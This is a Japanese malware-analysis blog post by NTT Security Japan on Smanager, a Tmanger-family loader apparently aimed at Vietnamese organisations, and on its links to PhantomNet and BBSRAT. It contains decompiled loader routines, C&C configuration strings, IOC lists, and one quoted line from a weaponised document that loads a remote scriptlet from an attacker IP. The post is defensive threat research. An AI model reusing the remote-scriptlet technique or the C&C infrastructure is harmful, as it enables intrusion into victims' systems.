# Panda's New Arsenal: Part 3 Smanager

By NTTセキュリティ・ジャパン株式会社

Published: 2020-12-11 · Archived: 2026-04-05 13:07:07 UTC

By Hiroki Hada

Published December 11, 2020 | Japanese

## はじめに

これまでのブログ [1] [2] でTmangerとAlbaniiutasについて紹介しました。TmangerにはAlbaniiutas以外にも、類似したマルウェアが存在します。今回は私達がTmangerの亜種であると考えているSmanagerについて紹介します。

### Smanager

SmanagerはTmangerとは異なり、ベトナムで発見されることが多く、ベトナムに関連する組織に対する攻撃で使用された可能性があります。細かな部分ではTmangerおよびAlbaniiutasに類似した点が多くあります。具体的には、以下のような類似点が挙げられます。

- TmangerのSetup、MlloadDllに相当する検体の存在
- Configデータの上書き処理
- Serviceによる永続化時の値
- Export関数名 Entery
- Configデータの構造
- AES鍵データの後半6byte
- OutputDebugStringAによる出力

私達はSmanagerを実行する2つのEXEファイル（VVSup.exeとSACEventLog.exe）を発見しました。以降ではそれぞれの詳細な解析結果を示します。

### VVSup.exe

VVSup.exeはTmangerのSetupに相当する検体で、後続の検体を展開し、実行する機能を有しています。以下、挙動を説明します。

VVSup.exeは実行されると自身が持っているCABファイルを %USERPROFILE%\test\7z.cab に書き込みます。その後 7z.cab を展開しますが、管理者権限で実行されている場合は C:\windows\apppatch\netapi32.dll として、そうではない場合は %TEMP%\\WMedia\[GetTickCount()].tmp として展開されます。このDLLは Smanager_ssl.dll という内部名が付与されており、このことから私達はこれをSmanagerと呼んでいます。

その後、DLLの中から 192.168 というデータを検索することでConfigデータの場所を特定し、以下のようにダミーデータをConfigデータに上書きします。暗号鍵を生成するための文字列である f4f5276c00001ff5だけは同じ値で上書きされました。

- 192.168.0.107:8888 -> vgca.homeunix[.]org:443
- (null) -> office365.blogdns[.]com:443
- (null) -> 10[.]0.14.196:53
- f4f5276c00001ff5 -> f4f5276c00001ff5

そして、管理者権限で実行されている場合は HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Svchost などを書き込み、DLLをサービスとして登録し、ServiceMainを実行します。管理者権限で実行されていない場合、WinExecでrundll32.exeを実行し、 DLLのExport関数である Entery から実行します。

## SACEventLog.exe

SACEventLog.exeはVVSup.exeと同じくTmangerのSetupに相当する検体です。VVSup.exeとほぼ全く同じ実装で、Configデータ部分のみを差分とします。SACEventLog.exeが書き込むConfigデータは以下のとおりです。

- 192.168.0.107:8888 -> office365.blogdns[.]com:443
- (null) -> office365.blogdns[.]com:80
- (null) -> 154[.]202.56.188:80
- f4f5276c00001ff5 -> f4f5276c00001ff5

## Smanager_ssl.dll

Smanager_ssl.dllはVVSup.exe及びSACEventLog.exeに展開され実行される検体であり、私達はこれをTmangerのMlloadDllに相当する検体であると考えています。

Smanager_ssl.dllは実行されると、C&Cサーバーとコネクションを確立します。その際、Microsoft Security Service Provider Interface[3]を利用して、認証や通信の暗号化を行っています。




図 1 AcquireCredentialsHandleA()を呼び出す処理

C&Cサーバーとのコネクション確立後、C&Cサーバーから受信したデータに応じてコマンドを実行します。実装されているコマンドとしては、感染端末の情報をC&Cサーバーに送信するコマンドや実行形式のファイルをダウンロードして実行するコマンドを確認しています。


感染端末の情報を収集するコマンドでは、下記の情報を収集していることが判明しています。

- コンピューター名
- ホスト名
- IPアドレス
- OSバージョン
- 言語情報
- ユーザー名
- デフォルトブラウザ
- 管理者権限の有無

Smanager_ssl.dllがC&Cサーバーから実行形式のファイルをダウンロードする挙動については観測できていませんが、MZヘッダとPEヘッダの有無を確認する処理（図 2）や、実行形式のファイルの関数を呼び出す処理(図 3)が確認されていることから、実行形式のファイルをダウンロードして実行するコマンドが実装されていると考えています。

```
if ( *(_WORD *)this != 0x5A4D )          // MZヘッダの確認
  return 0;
v2 = (char *)this + this[0xF];
if ( *(_DWORD *)v2 != 0x4550 )           // PEヘッダの確認
  return 0;
```

図2 MZヘッダとPEヘッダの有無を確認している処理



```
v9 = (int (*)(void))get_function_addr((_DWORD *)v7[7], "GetPluginObject");
if ( !v9 )
  goto LABEL_21;
v10 = (int *)v9();
```

```
int __fastcall get_function_addr(_DWORD *a1_mz_file_data, const char *a2_str)
{
  int v2_a1; // edx
  _DWORD *v4_exporttable_addr; // esi
  _DWORD *v5_name_pointer; // edi
  unsigned int v6_loop_cnt; // ebx
  unsigned int v7; // ecx
  int v9; // [esp+8h] [ebp-8h]
  unsigned __int16 *v10_ordinal_table; // [esp+Ch] [ebp-4h]

  v2_a1 = a1_mz_file_data[1];
  v9 = v2_a1;
  if ( !*(_DWORD *)(*a1_mz_file_data + 0x7C) )  // check export table size
    return 0;
  v4_exporttable_addr = (_DWORD *)(v2_a1 + *(_DWORD *)(*a1_mz_file_data + 0x78));// calc export table addr
  if ( !v4_exporttable_addr[6] || !v4_exporttable_addr[5] )//
                                                // v4_exporttable_addr[5]:Number of Address Table Entries
                                                // v4_exporttable_addr[6]:Number of Name Pointers
                                                //
    return 0;
  v5_name_pointer = (_DWORD *)(v2_a1 + v4_exporttable_addr[8]);
  v10_ordinal_table = (unsigned __int16 *)(v2_a1 + v4_exporttable_addr[9]);
  v6_loop_cnt = 0;
  while ( _stricmp(a2_str, (const char *)(v2_a1 + *v5_name_pointer)) )// check function name
  {
    ++v10_ordinal_table;
    ++v6_loop_cnt;
    v2_a1 = v9;
    ++v5_name_pointer;
    if ( v6_loop_cnt >= v4_exporttable_addr[6] )// check loop count
      return 0;
  }
  v7 = *v10_ordinal_table;
  if ( v7 > v4_exporttable_addr[5] )
    return 0;
  return v9 + *(_DWORD *)(v4_exporttable_addr[7] + 4 * v7 + v9);// calc funcaddr
}
```

図3 実行形式のファイルからGetPluginObject()という関数を呼び出す処理

Smanager_ssl.dllはC&Cサーバーから受信したデータに応じたコマンドを実行するため、RATの機能を持つTmangerのClientに相当する検体であると解釈することもできます。しかし、私達は下記の理由から、Smanager_ssl.dllはMlloadDllに相当する検体であると考えています。また、Smanager_ssl.dllがダウンロードして実行する検体が、RATとしての機能を有した、TmangerのClientに相当する検体だと推測しています。

- TmangerやAlbaniiutasのMlloadDllと同じく、EnteryというExport関数が存在する
- コマンド数が少なく、感染端末を操作するようなコマンドが実装されていない
- 実行形式のファイルを実行するという部分がMlloadDllの役割と一致している
- 実行形式のファイルから関数を呼び出す処理が他のMlloadDllと類似しており、特にAlbaniiutasのMlloadDllに相当する検体については同じGetPluginObjectという名前の関数を呼び出している（図3, 図 4）

```
int __thiscall sub_6FF41550(_DWORD *this)
{
  int v1; // edx
  _DWORD *v3; // esi
  _DWORD *v4; // edi
  unsigned int v5; // ebx
  unsigned int v6; // ecx
  int v7; // [esp+4h] [ebp-8h]
  unsigned __int16 *v8; // [esp+8h] [ebp-4h]

  v1 = this[1];
  v7 = v1;
  if ( !*(_DWORD *)(*this + 0x7C) )
    return 0;
  v3 = (_DWORD *)(v1 + *(_DWORD *)(*this + 0x78));
  if ( !v3[6] || !v3[5] )
    return 0;
  v4 = (_DWORD *)(v1 + v3[8]);
  v8 = (unsigned __int16 *)(v1 + v3[9]);
  v5 = 0;
  while ( _stricmp("GetPluginObject", (const char *)(v1 + *v4)) )
  {
    ++v8;
    ++v5;
    v1 = v7;
    ++v4;
    if ( v5 >= v3[6] )
      return 0;
  }
  v6 = *v8;
  if ( v6 > v3[5] )
    return 0;
  return v7 + *(_DWORD *)(v3[7] + 4 * v6 + v7);
}
```

図4 AlbaniiutasのMlloadDllがClientXの関数を呼び出している処理

## Smanagerx64_release_tcp.dll

私達はVVSup.exeとSACEventLog.exe以外に、Smanagerx64_release_tcp.dll というファイルも発見しました。この検体はSmanager_ssl.dllと挙動が似ており、C&Cサーバーから受信したデータに応じて、感染端末の情報をC&Cサーバーに送信するコマンドや実行形式のファイルをダウンロードして実行するコマンドを実行します。また、EnteryやServiceMainというExport関数が実装されているという特徴もSmanager_ssl.dllと共通であり、Smanager_ssl.dllと同様の手法で実行されると考えています。しかし、Smanager_ssl.dllと違い、Microsoft Security Service Provider Interfaceを用いた、通信の認証や暗号化といった処理は実装されていませんでした。Smanagerx64_release_tcp.dllのConfigは以下のとおりです。

- coms.documentmeda[.]com:443
- f4f5276c00001ff5

## TmangerおよびAlbaniiutasとの比較

私達はTmangerをベースに、AlbaniiutasとSmanagerについて情報を整理しました。これらには表 1のような特徴があります。

| | Tmanger | Albaniiutas | Smanager |
|---|---|---|---|
| 複数パートに共通する項目 | | | |
| 標的 | モンゴル | モンゴル | ベトナム |
| OutputDebugStringによる進捗状況の出力 | True | True | True |
| コンパイル時間が2025年 | True | True | False |
| PDBパスに含まれるWastonというユーザー名 | True | True | False |
| Configデータの上書き | True | True | True |
| Setup | | | |
| 管理者権限の確認 | True | True | True |
| データの圧縮アルゴリズム | Deflate | Deflate | CAB |
| 暗号鍵を生成する文字列 | N/A | 276c00001ff5を含む | 276c00001ff5を含む |
| MlloadDll | | | |
| Exportされている関数名がEntery | True | True | True |
| 実行形式のファイルから呼び出す関数の名前がGetPluginObject | False | True | True |

表1 マルウェアの特徴

Tmanger、Albaniiutas、Smanagerは共にSetup、MlloadDll、Clientという役割を持った検体から構成されており、Setup、MlloadDllについては3者の間で共通点が複数存在していることが分かっています（SmanagerのClientに相当する検体は観測できていません）。特に、TmangerとAlbaniiutasは、未来のコンパイル時間が設定されている点や、PDBパスに共通点があるなど、特徴的な類似点をいくつも確認しています。TmangerとAlbaniiutasのタイムスタンプを見てみると、Albaniiutasのほうが4カ月ほど新しいことが分かります。このことから、私たちはAlbaniiutasが最新版のTmanger、あるいはTmangerの後継であると考えています。

次に、Smanagerについてですが、AlbaniiutasとSmanagerの間にもいくつかの類似点があります。例えば、Export関数名や暗号鍵の特徴は偶然一致するものではありません。コンパイル時間を基に推測すると、SmanagerはTmangerとAlbaniiutasの間に作成されたものであると考えられます。ただし、標的国については3者間で違いがあり、TmangerやAlbaniiutasは東アジアの国々に対して使用されていると考えられますが、Smanagerのほとんどはベトナムからオンラインサービスに投稿されています。

しばしば他のグループと混同されがちですが、TA428はロシアやモンゴルなどの東アジアの国々を標的としているとされています。ベトナムなどの東南アジアを標的とする類似グループとしては、KeyBoy、Tropic Trooper、BRONZE HOBART、Pirate Panda、あるいはTA413と呼ばれているグループが挙げられます。SmanagerはTA428ではなくそうしたグループによって使用された可能性もあります。しかし、残念ながらその明確な証拠を示すことはできません。あくまで推測の域を出ません。

以上のことから、私たちはSmanagerをTmangerの亜種、あるいは関連性のあるマルウェアであると考えます。類似の特徴から考察すると、SmanagerはTmangerと同一の人物・組織によって開発された、あるいはTmangerを参考に開発されたかもしれません。

## PhantomNetとの関連性

私達はSmanagerに関連するマルウェアについて、さらにリサーチを行いました。SmanagerはC&Cサーバーから実行可能ファイルをダウンロードし、ロードする機能を有していますが、この際に使われる

GetPluginInformationやGetPluginObject、GetRegisterCode、DeletePluginObjectといった特徴的な文字列をもとに関連検体を探してみると、いくつかのファイルを発見することができました。これらのファイルはPhantomNetというPDBを含んでいたことから、以下ではPhantomNetと呼びます。

私達が発見したPhantomNetの中で最も古いものは2017年3月にVirusTotalに投稿されており、その時点で既に開発されていたと考えられます。PhantomNetはSmanagerと同様にTCP版とSSL版の2種類が存在しますが、両者にはC&Cサーバーとの通信時のプロトコル以外には大きな差はありません。

具体的な攻撃事例についてみてみましょう。リサーチの結果、私達は「A Letter of Complaint.docx」というドキュメントファイル（図 5）を発見しました。このドキュメントファイルは2020年6月に作成されたもので、香港の裁判所に関する内容を含んでおり、香港の司法関係組織を標的としていると考えられます。





図5 A Letter of Complaint.docx

このドキュメントファイルには図 6のようなデータが含まれており、SCTファイルをダウンロードし、実行してしまいます。SCTファイルにはVBScriptコードが含まれており、最終的にwinhepp.exeというファイルをダウンロードして実行しました。

```
<Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="scriptlet:http://154.210.12.20/2.sct" TargetMode="External"/>
```

図6 ドキュメントファイルに含まれている悪性コード

winhepp.exeには図 7のようなPDBパスが残されており、これがPhantomNet-TCPのバージョン3.1であることが分かります。私達は他にもいくつかのPhantomNetを発見しましたが、そのほとんどがバージョン3や3.1でした。これはTCP版でもSSL版でも共通しています。





図7 winhepp.exeのPDBパス

PhantomNetの挙動はTmangerやSmanagerと類似しています。例えば、PhantomNetがCreateEventする際のイベント名はTmangerと共通していますし、PhantomNetとSmanagerはコマンド処理を含めほとんどの実装が極めて類似しています。例として、C&Cサーバーからのコマンドが0x110040だった場合の処理を見てみましょう（図 8）。両者がほぼ同一の実装であることが分かります。


図8 SmanagerとPhantomNetの比較

さらにPhantomNetについてリサーチを続けていると、興味深い情報を2つ発見しました。1つ目は、PhantomNetとFunnyDreamの関係性です。私達はFunnyDreamについても調査を行っていますが、FunnyDreamが使用するFunnyDream backdoor[4]だと思われるhelper.exe（図 9）という検体がPhantomNetをダウンロードして実行したかもしれないという情報を手に入れました。





図9 helper.exeに含まれている文字列

FunnyDreamは主に東南アジアの国々に対して攻撃を行っており、中国に帰属すると考えられている攻撃グループです。FunnyDreamはTA428と同様にRoyal Road RTF Weaponizerを共有していることが知られており、TA428とSmanagerおよびPhantomNetの共有を行っている可能性が考えられます。Smanagerがベトナムに対する攻撃で使用された可能性が高いという点でも、FunnyDreamとの関連は不思議ではありません。

2つ目に、いくつかのPhantomNetは図10のように、起動時にGlobal\\GlobalAcProtectMutexというMutexを作成します。これは過去にPalo Alto Networksによって報告されたBBSRATの特徴[5][6]と類似しています。

```
int32_t main (void) {
    al = fcn_00402b80 ();
    if (al == 0) {
        goto label_1;
    }
    eax = uint32_t (*CreateMutexA)(void, void, char*) (0, 0, "Global\\GlobalAcprotectMutex");
    if (eax == 0) {
        goto label_1;
    }
    eax = uint32_t (*GetLastError)() ();
    if (eax == 0xb7) {
        goto label_1;
    }
```

図10 PhantomNetのMutex処理

Palo Alto Networksの報告によると、BBSRATはRoaming Tigerと関連しているとされており、ロシアやモンゴルなどの東アジアの国々を標的とする攻撃で使用されていたようです。他にもRTFファイルを用い

て脆弱性を悪用すること、CABファイルを用いること、サブコマンドを用いること、Export関数名などが類似しています。

特にExport関数は興味深い類似点です。BBSRATがrundll32.exeによって起動されるとき、EnterというExport関数が指定される場合がありますが、これはSmanagerやTmangerで使用される特徴的なExport関数であるEnteryとの関連が疑われます。これらのことから、SmanagerおよびPhantomNetはRoaming TigerのBBSRATと関連している可能性があると考えられます。

この数日の間に、AvastおよびESETからTmangerファミリに関するブログ[7][8]が公開されました。そこでは特にTmangerとAlbaniiutasについて、私達が観測したものとは異なる経路でモンゴルの政府機関などを標的としていたことが報告されています。その際、LuckyMouseやShadowPadとの関連性が示されています。今回、私達はTmangerファミリがFunnyDreamやRoaming Tigerと関連している可能性について示しました。これらのことは、中国に帰属すると考えられているこれらのグループが同一あるいは極めて近しい関係であり、Royal Road RTF WeaponizerのようにTmangerファミリも共有されている可能性が高いことを示唆しています。

## さいごに

今回はTmangerに関連するマルウェアとしてSmanagerを紹介しました。SmanagerはTmangerとAlbaniiutasのどちらにも類似した特徴も持ち、同一の人物・組織によって開発された可能性があります。TmangerやAlbaniiutasとは異なり、東南アジア（特にベトナム）の組織に対する攻撃で使用された可能性があります。

Tmangerおよび関連マルウェアは日々開発が続けられており、今後も攻撃に利用される可能性があります。2020年11月にはTmanger v6.2と、そのビルダーの存在を観測しています。Tmanger v6.2はこれまでのTmangerよりもAlbaniiutasに類似しており、現在でも継続的に開発が続いていることが伺えます。今後もTmangerの動向に注視すべきでしょう。

## IOC

### C&C Server

- vgca.homeunix[.]org
- office365.blogdns[.]com
- coms.documentmeda[.]com
- freenow.chickenkiller[.]com
- www.eofficeupdating[.]com
- 154[.]210.12.20
- 45[.]77.45.228

### File Hash

SHA256

- f659b269fbe4128588f7a2fa4d6022cc74e508d28eee05c5aff26cc23b7bd1a5

- 1d9bc6939e2eceb3e912f158e05e04cadc1965849c4eb2c96e37e51a7d4f7aa5
- 97a5fe1d2174e9d34cee8c1d6751bf01f99d8f40b1ae0bce205b8f2f0483225c
- 02f1244310dd527d407ebcef07c5431306c56c1b28272b8d4e59902b3df537c8
- c129d892a5e2d17c38950fdf77a0838edc1fa297a4787414e90906f7cb8f43b8
- 1fff4faa83678564aefb30363f0cbe2917d2a037d3d8e829a496e8fd1eca24c9
- 58012504861dee4663ecaa4f2b93ca245521103f4c653b2dd0032a583db8f0af
- 17bc9b7c7df4acd42e795591731e568cb040d6908d892f853af777d5f05c8806
- 338502691f6861ae54e651a25a08e62eeca9febc6830978a670d44caf3d5d056
- d5f96b3b677ac68e45d4297e392b14a52678c2758a4030d2f6ad158027508c6d
- 00badf016953ec740b61f4ba27c5886a6460f6abba98819e00bde51574e0ebf4
- e8156ec1706716cada6f57b6b8ccc9fb0eb5debe906ac45bdc2b26099695b8f5
- feaba29072531b312e3bd0152b9c17c48901db7c8d31019944e453ca9b1572e2

## 参考文献

[1] NTT Security Japan, Panda’s New Arsenal: Part 1 Tmanger

[2] NTT Security Japan, Panda’s New Arsenal: Part 2 Albaniiutas

[3] Microsoft, Security Support Providers (SSPs)

[4] BitDefender, Dissecting a Chinese APT Targeting South Eastern Asian Government Institutions

[5] Palo Alto Networks, BBSRAT Attacks Targeting Russian Organizations Linked to Roaming Tiger

[6] Palo Alto Networks, Digital Quartermaster Scenario Demonstrated in Attacks Against the Mongolian Government

[7] Avast, APT Group Targeting Governmental Agencies in East Asia

[8] ESET, Operation StealthyTrident: corporate software under attack

---